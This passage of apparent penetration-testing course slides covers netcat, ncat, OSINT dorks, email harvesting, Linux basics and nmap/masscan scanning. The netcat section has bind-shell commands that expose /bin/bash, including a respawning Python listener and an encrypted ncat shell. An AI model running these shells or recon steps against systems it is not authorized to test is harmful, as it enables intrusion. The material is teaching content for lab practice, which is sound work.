- Try this command (it copies the public key to the server, here at /home/sandbox/.ssh/authorized_keys):
- `sudo ssh-copy-id -i id_sandbox_key
sandbox@192.168.8.2`



DNS

- Forward lookup: what is the IP address for www.google.com? (A record)
- Reverse lookup: what is the hostname for ip address a.b.c.d? (PTR record)
- Default name server is located at /etc/resolv.conf
- For direct DNS lookups use: nslookup www.google.com
- Port 53



THM Linux rooms

- <https://tryhackme.com/module/linux-fundamentals>




Netcat

```
a.b.c.d> nc -l -p 12345  
nc a.b.c.d 12345
```

```
nc -l -p 12345  
nc -p 12345 -e /bin/bash
```


```
import os  
While True:  
    os.system("nc -l -p 12345 -e /bin/bash")
```

```
nc -nlvp 4444 > malware.exe  
nc -nv 10.0.0.22 4444 < malware.exe
```



Challenge

- Use netcat to setup a connection between your host system and your VM (guest machine)
- Transfer a file from host to guest and from guest to host



ncat

Encrypted communication


```
ncat --exec /bin/bash -allow x.x.x.x -vnl  
12345 --ssl
```

```
(kali㉿kali)-[~]  
└─$ sbd -h  
sbd 1.37 Copyright (C) 2004 Michel Blomgren <michel.blomgren@tigerteam.se>  
$Id: sbd.c,v 1.37 2005/08/21 22:40:47 shadow Exp $  
  
This program is free software; you can redistribute it and/or modify it under  
the terms of the GNU General Public License as published by the Free Software  
Foundation; either version 2 of the License, or (at your option) any later  
version.  
  
connect (tcp): sbd [-options] host port  
listen (tcp): sbd -l -p port [-options]  
options:  
  -l          listen for incoming connection  
  -p n        choose port to listen on, or source port to connect out from  
  -a address  choose an address to listen on or connect out from  
  -e prog    program to execute after connect (e.g. -e cmd.exe or -e bash)  
  -r n        infinitely respawn/reconnect, pause for n seconds between  
             connection attempts. -r0 can be used to re-listen after  
             disconnect (just like a regular daemon)  
  -c on|off   encryption on/off. specify whether you want to use the built-in  
             AES-CBC-128 + HMAC-SHA1 encryption implementation (by  
             Christophe Devine - http://www.cr0.net:8040/) or not  
             default is: -c on  
  -k secret   override default phrase to use for encryption (secret must be  
             shared between client and server)
```




Challenge

- Use wireshark to monitor traffic between host and guest machine
- `tcp.port==4444`



Tcpdump & tshark

- `sudo tcpdump -i eth0 -tttt -s 0 -w outfile.pcap`
- `sudo tshark -i eth0 -n -e ip.src -e ip.dst -e tcp.dstport -Tfields -E separator=, -Y ip > outfile.txt`



OSINT

- Passive information gathering
- What does a corporation website tell you about their security budget?


Forum post

Hi There!

I'm looking for exchanging old currencies

Please contact me at philton@obs.edu

Cell: 123-456-7890



Web information gathering

- Google dorks


`site:obs.edu -site:www.obs.edu`

`filetype:pdf`

`intitle:"web cam"`


`inurl:(status|service)`

- Take a look at <https://www.exploit-db.com/google-hacking-database>




Email harvesting

- theHarvester -d domain.com -b bing -l 10
- <https://www.kali.org/tools/theharvester/>



Netcraft site report

- <https://sitereport.netcraft.com/?url=domain.com>



Recon-ng

- <https://hackertarget.com/recon-ng-tutorial/>
- <https://www.kali.org/tools/recon-ng/>
- Example:

```
[recon-ng][default] > marketplace install xssed
```


```
[recon-ng][default] > modules load xssed
```

```
[recon-ng][default][xssed] > options set SOURCE domain.com
```

```
[recon-ng][default][xssed] > options list
```

Name	Current Value	Required	Description
SOURCE	domain.com	yes	source of input

```
[recon-ng][default][xssed] > run
```




Other tools

- **Shodan.io:** Search Engine for the Internet of Everything
- **Censys.io:** <https://search.censys.io/>
- **Waybackmachine:** <http://web.archive.org/>




THM OSINT Rooms

- <https://tryhackme.com/room/googledorking>
- <https://tryhackme.com/room/ohsint>
- <https://tryhackme.com/room/shodan>




Social Engineering

- Social Engineering is the art of extracting sensitive information from peoples.
- Collecting information from a human can be sometimes easier than fetching information from a system.
- Some basic social engineering techniques:
 - Eavesdropping
 - Phishing
 - Shoulder Surfing
 - Dumpster Diving
 - Impersonation




THM Phishing Room

- <https://tryhackme.com/room/phishingyl>



Check this site

- <https://opensecuritytraining.info/>



Some Linux commands for files and directories

ls

Directory listing

ls -a

Show hidden files

ls -lt

Sorting the formatted listing by time of modification

cd <path>

Change directory

pwd

Show current working directory

mkdir <directory>

Creating a directory

more <filename>


Output the contents of the file

head <filename>

Output the first 10 lines of the file

tail <filename>

Output the last 10 lines of the file



Some Linux commands for files and directories

`tail -f <filename>`

Output the last 10 lines of the file and monitor its growth

`touch <filename>`

Create or update file

`rm <filename>`

Deleting the file

`rm -r <directory>`

Deleting the directory

`rm -f <filename>`

Force to remove the file

`rm -rf <directory>`

Force to remove the directory

`cp file1 file2`


Copy the contents of file1 to file2

`cp -r dir1 dir2`

Copy dir1 to dir2; create dir2 if not present


`mv file1 file2`

move file1 to file2



Some Linux commands for process management

<code>ps</code>	To display the currently working processes
<code>Top/htop</code>	Display all running processes
<code>kill <pid></code>	Kill the process with given pid
<code>killall proc</code>	Kill all the processes named proc
<code>pkill pattern</code>	kill all processes matching the pattern
<code>bg</code>	List stopped or background jobs, resume a stopped job in the background
<code>fg</code>	Brings the most recent job to foreground
<code>fg n</code>	Brings job n to the foreground



Linux Command Reference (Compression)

tar cf file.tar file

Create tar named file.tar containing file

tar xf file.tar

Extract the files from file.tar

tar czf file.tar.gz files

Create a tar with Gzip compression

tar xzf file.tar.gz

Extract a tar using Gzip

gzip file


Compresses file and renames it to file.gz

gzip -d file.gz

Decompresses file.gz back to file

Unzip

Extract ordinary zip file (similar to winzip)



Linux Command Reference (Searching)

grep pattern file

Search for pattern in file

grep -r pattern dir

Search recursively for pattern in dir

command | grep pattern

Search pattern in the output of a command

locate file

Find all instances of file

find . -name filename

Searches in the current directory for a file

pgrep pattern

Searches for all the named processes that match the pattern



Wildcards


- The basic set of wildcards:
 - * - represents zero or more characters
 - ? - represents a single character
 - [] – represents a range of characters

```
bob@ubuntu:~/reg_expr$ ls -l
total 0
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oad
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oarmeerrd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Obd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Ocd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Od
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Odd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oed
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oerd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oereed
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oerererd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oind
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Okhd
bob@ubuntu:~/reg_expr$
```

```
bob@ubuntu:~/reg_expr$ ls -l O??d
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oerd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oind
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Okhd
bob@ubuntu:~/reg_expr$
```


```
bob@ubuntu:~/reg_expr$ ls -l O[ac]d
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oad
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Ocd
bob@ubuntu:~/reg_expr$
```

```
bob@ubuntu:~/reg_expr$ ls -l O*d
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oad
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oarmeerrd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Obd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Ocd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Od
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Odd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oed
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oerd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oereed
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oerererd
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Oind
-rw-rw-r-- 1 bob bob 0 May  9 05:27 Okhd
bob@ubuntu:~/reg_expr$
```



Network Management

- Some interesting network files in Kali:
 - /etc/network/interfaces
 - /etc/hosts (Contains static DNS entries)
 - /etc/resolv.conf (Used to point the system to use specific DNS server)




Package Management in Kali Linux

dpkg

It was designed to process and install .deb packages, but if it encountered an unsatisfied dependency (like a missing library) that would prevent the package from installing, dpkg would simply list the missing dependency, because it had no awareness or built-in logic to find or process the packages that might satisfy those dependencies.


The Advanced Package Tool (APT)

It was designed to address these shortcomings and could automatically resolve these issues. APT relies on dpkg but APT differs from dpkg, it installs the latest package from an online source and works to resolve dependencies.



Package Management in Kali Linux

- APT retrieves its packages from a repository, a package storage system or simply, “package source”.
- The **/etc/apt/sources.list** file lists the different repositories (or sources) that publish Debian packages.
- The **sources.list** file is the key configuration file for defining package sources.



Users & groups

- Users management

`useradd`

- Create an Account

`userdel`

- Delete an Account

`usermod`

- Modify an Account's properties

`chfn`

- Change user information (Full Name)

`passwd`

- Change Password



Users & groups

- Groups management

groups

- To print the groups the current user is a member of


groups <username>

- To print the groups for another user

adduser <username>
<groupname>


- To add a user to a group, as root

- You can list all the users by reading the **/etc/passwd**
- You can list all the groups by reading the **/etc/groups**
- You can check your current username utilizing **whoami**
- The encrypted passwords are stored in **/etc/shadow**




Access Permissions

- Linux has system to manage who can read, write and execute any file. In this way, the owner of the file can decide who can read, write or execute their file. These file and directory permissions can also be used to manage group permissions as well.
- Use the ls command with the -l or long switch



```
root@kali:/usr/share/hashcat# ls -l
total 2464
drwxr-xr-x 5 root root 4096 Jul  7 2015 charsets
drwxr-xr-x 2 root root 4096 Jul  7 2015 docs
drwxr-xr-x 2 root root 4096 Jul  7 2015 examples
-rw xr-xr-x 1 root root 905104 Jan  2 2014 hashcat.bin
-rw xr-xr-x 1 root root 803504 Jan  2 2014 hashcat-cliAVX.bin
-rw xr-xr-x 1 root root 783760 Jan  2 2014 hashcat-cliXOP.bin
drwxr-xr-x 2 root root 4096 Jul  7 2015 rules
drwxr-xr-x 2 root root 4096 Jul  7 2015 salts
drwxr-xr-x 2 root root 4096 Jul  7 2015 tables
root@kali:/usr/share/hashcat#
```



Changing Permissions

- Permissions by the Numbers

R	W	X
4	2	1

- If you sum these three, you get seven, right? In Linux, when all the permission switches are on, we can represent it with the decimal numerical equivalent of 7. So, if we wanted to represent that the owner (7) and the group (7) and all users (7) had all permissions, we could represent it as: 777
- **Ownership Types:**
 - Use 'u' to Setup Permissions for the **User Owner**
 - Use 'g' to Setup Permissions for the **Group Owner**
 - Use 'u+g' to Setup Permissions for the **User and Group Owner**
 - Use 'a' to Setup Permissions for **All (World)**
 - Use 'o' for Revoking Actual Permissions and Giving Permissions to the **Others (the Before Disabled ones)**
- **Permission Types:**
 - Use 'x' to Setup **Execution** Permission
 - Use 'w' to Setup **Write/Delete** Permission
 - Use 'r' to Setup **Read** Permission
- **Giving/Removing Permissions:**
 - Use '+' to **Give** Permission
 - Use '-' to **Remove** Permission



Changing Permissions

```
chmod 766 filename
```

(this would give us--the owner--all permissions including execute, and the group and everyone else just read and write permissions)

```
chmod +x filename
```

(this would give execution permission to the owner)

- Please read more about
 - **chown** (change owner)
 - **chgrp** (Change group)




Chapter #3

Scanning & Enumeration



Scanning tools

- They are the opening move of the attacker.
- They use low-level TCP/IP data to discover active hosts and services on the network.
- Tools:
 - Nmap <https://nmap.org/>
 - Masscan <https://github.com/robertdavidgraham/masscan>
 - AutoRecon <https://github.com/Tib3rius/AutoRecon>
 - Scantron <https://github.com/rackerlabs/scantron>



Nmap example

```
$ alias turbonmap='nmap
```

```
--host-timeout=1m
```

Give up on Target after

```
--max-rtttimeout=600ms
```

```
--initial-rtt-timeout=300ms
```

```
--min-rtt-timeout=300ms
```

```
--stats-every 10s --top-ports 500
```

Most Common Ports

```
--min-rate 1000
```

PKT/S

```
--max-retries 0
```

No Retransmissions

No DNS

```
-n
```

```
-T5
```

```
--min-hostgroup 255
```

```
-oA
```

Output all formats


Aggressive

```
fast_scan_output -iL'
```


Input

In parallel

```
$ turbonmap 192.168.0.1/24
```



Cut down Scan time



Masscan + nmap


\$ sudo masscan 192.168.0.1/24 -oG initial.gnmap -p 7,9,13,21-23,25-26,
37,53,79-81,88,106,110-111,113,119,135,139,143-144,179,199,389,427,
443-445,465,513-515,543-544,548,554,587,631,646,873,990,993,995,
1025-1029,1110,1433,1720,1723,1755,1900,2000-2001,2049,2121,2717,
3000,3128,3306,3389,3986,4899,5000,5009,5051,5060,5101,5190,5357,5432,
5631,5666,5800,5900,6000-6001,6646,7070,8000,8008-8009,8080-8081,8443,
8888,9100,9999-10000,32768,49152-49157 --rate 10000

No ping
No DMS

\$ egrep '^Host: ' initial.gnmap | cut -d" " -f2 | sort | uniq > alive.hosts


\$ nmap -Pn -n -T4 --host-timeout=5m --max-retries 0 -sV -iL alive.hosts
-oA nmap-version-scan

Version detection




Scanning

- Scanning - The art of detecting which systems are alive and reachable via the Internet, and what services they offer,
- The kind of information collected here has to do with the following:
 - IP addresses of reachable systems
 - TCP/UDP services running on each system
 - System architecture
 - Operating system





Enumeration

- Enumeration is the process of extracting valid accounts or resource names.
- The techniques are mostly operating system specific, and can gather information such as:
 - User & group names.
 - System banners
 - Routing tables
 - SNMP information




TCP Three-way Handshake






Connect Scan

Opened Port



